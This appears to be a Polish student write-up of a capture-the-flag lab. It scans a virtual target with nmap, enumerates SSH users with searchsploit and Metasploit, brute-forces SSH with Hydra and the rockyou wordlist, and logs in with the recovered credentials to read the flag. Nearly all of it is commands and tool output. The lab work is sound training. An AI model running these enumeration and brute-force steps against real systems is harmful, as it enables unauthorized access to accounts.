

Zadanie 1




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 16:01 CET
Nmap scan report for 10.0.2.1
Host is up (0.00058s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.9
Host is up (0.00081s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
8000/tcp open  http-alt
8089/tcp open  unknown

Nmap scan report for 10.0.2.18
Host is up (0.00081s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
8000/tcp open  http-alt
8089/tcp open  unknown

Nmap scan report for 10.0.2.19
Host is up (0.00056s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.68 seconds

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.0.2.19
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 16:29 CET
Nmap scan report for 10.0.2.19
Host is up (0.00031s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 693dc5aacc908ab31d699341b06000eb (RSA)
|   256 97c038b9135295e8456fbfdee73f4d94 (ECDSA)
|_  256 6671ecc9857d00261933d3fe9cc7eccb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Simple cool meet our team css template free download | PHPKIDA
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

widzimy OpenSSS 7.6p1 oraz Apache


Stworzyłem plik **user_file.txt** zawierający loginy urzytkowników



```
sidneyp
test
denield
jackn
meryls
ingridb
elizabetht
betted
gregoryp
spencert
```

Zadanie 3.

Do wykrycia podatności urzyłem searchsploit'a




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.0.2.19
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 12:05 CET
Nmap scan report for 10.0.2.19
Host is up (0.00058s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds

┌──(kali㉿kali)-[~]
└─$ searchsploit OpenSSH 7.6p1
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                          | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                    | linux/remote/45210.py
OpenSSH < 7.7 - User Enumeration (2)                              | linux/remote/45939.py
------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ 
```

Jak widzimy w OpenSSH od 2.3 do 2.7 mozemy wylistować urzytkowników


Zadanie 4.

msfconsole -> wyszukujemy exploita



```
   33  auxiliary/scanner/smb/smb_enum_gpp                                           normal  No      SMB Group Policy Preference Saved Passwords Enumeration
   34  auxiliary/scanner/smb/smb_lookupsid                                          normal  No      SMB SID User Enumeration (LookupSid)
   35  auxiliary/scanner/smb/smb_enumusers                                          normal  No      SMB User Enumeration (SAM EnumUsers)
   36  auxiliary/scanner/smtp/smtp_enum                                             normal  No      SMTP User Enumeration Utility
   37  auxiliary/scanner/snmp/snmp_enumusers                                        normal  No      SNMP Windows Username Enumeration
   38  auxiliary/scanner/ssh/ssh_enumusers                                          normal  No      SSH Username Enumeration
   39  auxiliary/scanner/http/squiz_matrix_user_enum                2011-11-08       normal  No      Squiz Matrix User Enumeration Scanner
   40  auxiliary/scanner/http/synology_forget_passwd_user_enum      2011-01-05       normal  No      Synology Forget Password User Enumeration Scanner
   41  post/windows/gather/enum_tomcat                                              normal  No      Windows Gather Apache Tomcat Enumeration
   42  post/windows/gather/credentials/enum_cred_store                              normal  No      Windows Gather Credential Store Enumeration and Decryption
   43  post/windows/gather/forensics/recovery_files                                 normal  No      Windows Gather Deleted Files Enumeration and Recovering
   44  post/windows/gather/enum_artifacts                                           normal  No      Windows Gather File and Registry Artifacts Enumeration
   45  post/windows/gather/enum_chrome                                              normal  No      Windows Gather Google Chrome User Data Enumeration
   46  post/windows/gather/credentials/imail                                        normal  No      Windows Gather IPSwitch iMail User Data Enumeration
   47  post/windows/gather/enum_ie                                                  normal  No      Windows Gather Internet Explorer User Data Enumeration
   48  post/windows/gather/enum_logged_on_users                                     normal  No      Windows Gather Logged On User Enumeration (Registry)
   49  post/windows/gather/enum_unattend                                            normal  No      Windows Gather Unattended Answer File Enumeration
   50  auxiliary/scanner/http/wordpress_login_enum                                  normal  No      WordPress Brute Force and User Enumeration Utility
   51  auxiliary/scanner/snmp/xerox_workcentre_enumusers                            normal  No      Xerox WorkCentre User Enumeration (SNMP)


Interact with a module by name or index. For example info 51, use 51 or use auxiliary/scanner/snmp/xerox_workcentre_enumusers

msf6 > search user enumeration ssh

Matching Modules
================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/cerberus_sftp_enumusers  2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   1  auxiliary/scanner/http/gitlab_user_enum        2014-11-21       normal  No     GitLab User Enumeration
   2  post/windows/gather/enum_putty_saved_sessions                   normal  No     PuTTY Saved Sessions Enumeration Module
   3  auxiliary/scanner/ssh/ssh_enumusers                             normal  No     SSH Username Enumeration


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/ssh/ssh_enumusers

msf6 > 
```


ustawiamy i uruchamiamy



```
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                             work/wiki/Using-Metasploit
   RPORT         22                yes       The target port
   THREADS       1                 yes       The number of concurrent threads (max one per host)
   THRESHOLD     10                yes       Amount of seconds needed before a user is considered found (timing
                                              attack only)
   USERNAME                        no        Single username to test (username spray)
   USER_FILE                       no        File containing usernames, one per line


Auxiliary action:

   Name              Description
   ----              -----------
   Malformed Packet  Use a malformed packet


msf6 auxiliary(scanner/ssh/ssh_enumusers) > set check_false true
check_false ⇒ true
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 10.0.2.19
rhosts ⇒ 10.0.2.19
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set threads 25
threads ⇒ 25
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /home/kali/user_file.txt
user_file ⇒ /home/kali/user_file.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 10.0.2.19:22 - SSH - Using malformed packet technique
[*] 10.0.2.19:22 - SSH - Checking for false positives
[*] 10.0.2.19:22 - SSH - Starting scan
[+] 10.0.2.19:22 - SSH - User 'sidneyp' found
[+] 10.0.2.19:22 - SSH - User 'test' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > 
```

Widzimy, że 2 uzytkownikow loguje się po ssh


BRUTE-FORCE USING HYDRA:


KALI_LINUX (UPGR UPD) [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
1 2 3 4
15:56
kali@kali: ~
File Actions Edit View Help
Right Control

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
 purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-12 15:19:49
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
writing, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344398 login tries (l:1/p:14344398), ~1793050 tries per task
[DATA] attacking ssh://10.0.2.19:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 14344310 to do in 2716:44h, 8 active
[STATUS] 69.33 tries/min, 208 tries in 00:03h, 14344190 to do in 3448:08h, 8 active

[ERROR] Can not create restore file (./hydra.restore) - Permission denied
^Z
zsh: suspended  hydra -L /home/kali/user_list.txt -P /home/kali/rockyou.txt ssh://10.0.2.19 -

┌──(kali㉿kali)-[~]
└─$ sudo hydra -L user_list.txt -P rockyou.txt ssh://10.0.2.19 -t 8
[sudo] password for kali:
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
 purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-12 15:25:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
writing, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344398 login tries (l:1/p:14344398), ~1793050 tries per task
[DATA] attacking ssh://10.0.2.19:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 14344310 to do in 2716:44h, 8 active
[STATUS] 65.33 tries/min, 196 tries in 00:03h, 14344203 to do in 3659:15h, 7 active
[STATUS] 51.86 tries/min, 363 tries in 00:07h, 14344037 to do in 4610:07h, 6 active
[STATUS] 25.93 tries/min, 389 tries in 00:15h, 14344015 to do in 9218:32h, 2 active
[22][ssh] host: 10.0.2.19   login: sidneyp   password: minnie
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-12 15:45:05

┌──(kali㉿kali)-[~]
└─$ 
```

```
NSE: [ssh-brute] Trying username/password pair: sidneyp:dolphins
NSE: [ssh-brute] Trying username/password pair: sidneyp:roberto
NSE: [ssh-brute] Trying username/password pair: sidneyp:fluffy
NSE: [ssh-brute] Trying username/password pair: sidneyp:teresa
NSE: [ssh-brute] Trying username/password pair: sidneyp:piglet
NSE: [ssh-brute] Trying username/password pair: sidneyp:ronald
NSE: [ssh-brute] Trying username/password pair: sidneyp:slideshow
NSE: [ssh-brute] Trying username/password pair: sidneyp:asdfghjkl
NSE: [ssh-brute] Trying username/password pair: sidneyp:minnie
NSE: [ssh-brute] Trying username/password pair: sidneyp:newyork
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 15m00s exceeded.
Nmap scan report for 10.0.2.19
Host is up (0.00034s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     sidneyp:minnie - Valid credentials
|_  Statistics: Performed 410 guesses in 915 seconds, average tps: 1.6

Nmap done: 1 IP address (1 host up) scanned in 1000.15 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Logujemy się za pomocą zdbytego hasła oraz lokalizujemy flage:


infra_chal [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
Activities
Terminal
Nov 12 17:25
sidneyp
Trash
sidneyp@hackeru: ~
Right Control

```
sidneyp@hackeru:~$ history
    1  locate flag.txt
    2  apt install locate
    3  locate flag.txt
    4  exit
    5  history
sidneyp@hackeru:~$ locate flag.txt
/home/test/Pictures/flag.txt
sidneyp@hackeru:~$ cat /home/test/Pictures/flag.txt
HackerU{you_got_it_great_work}
sidneyp@hackeru:~$
```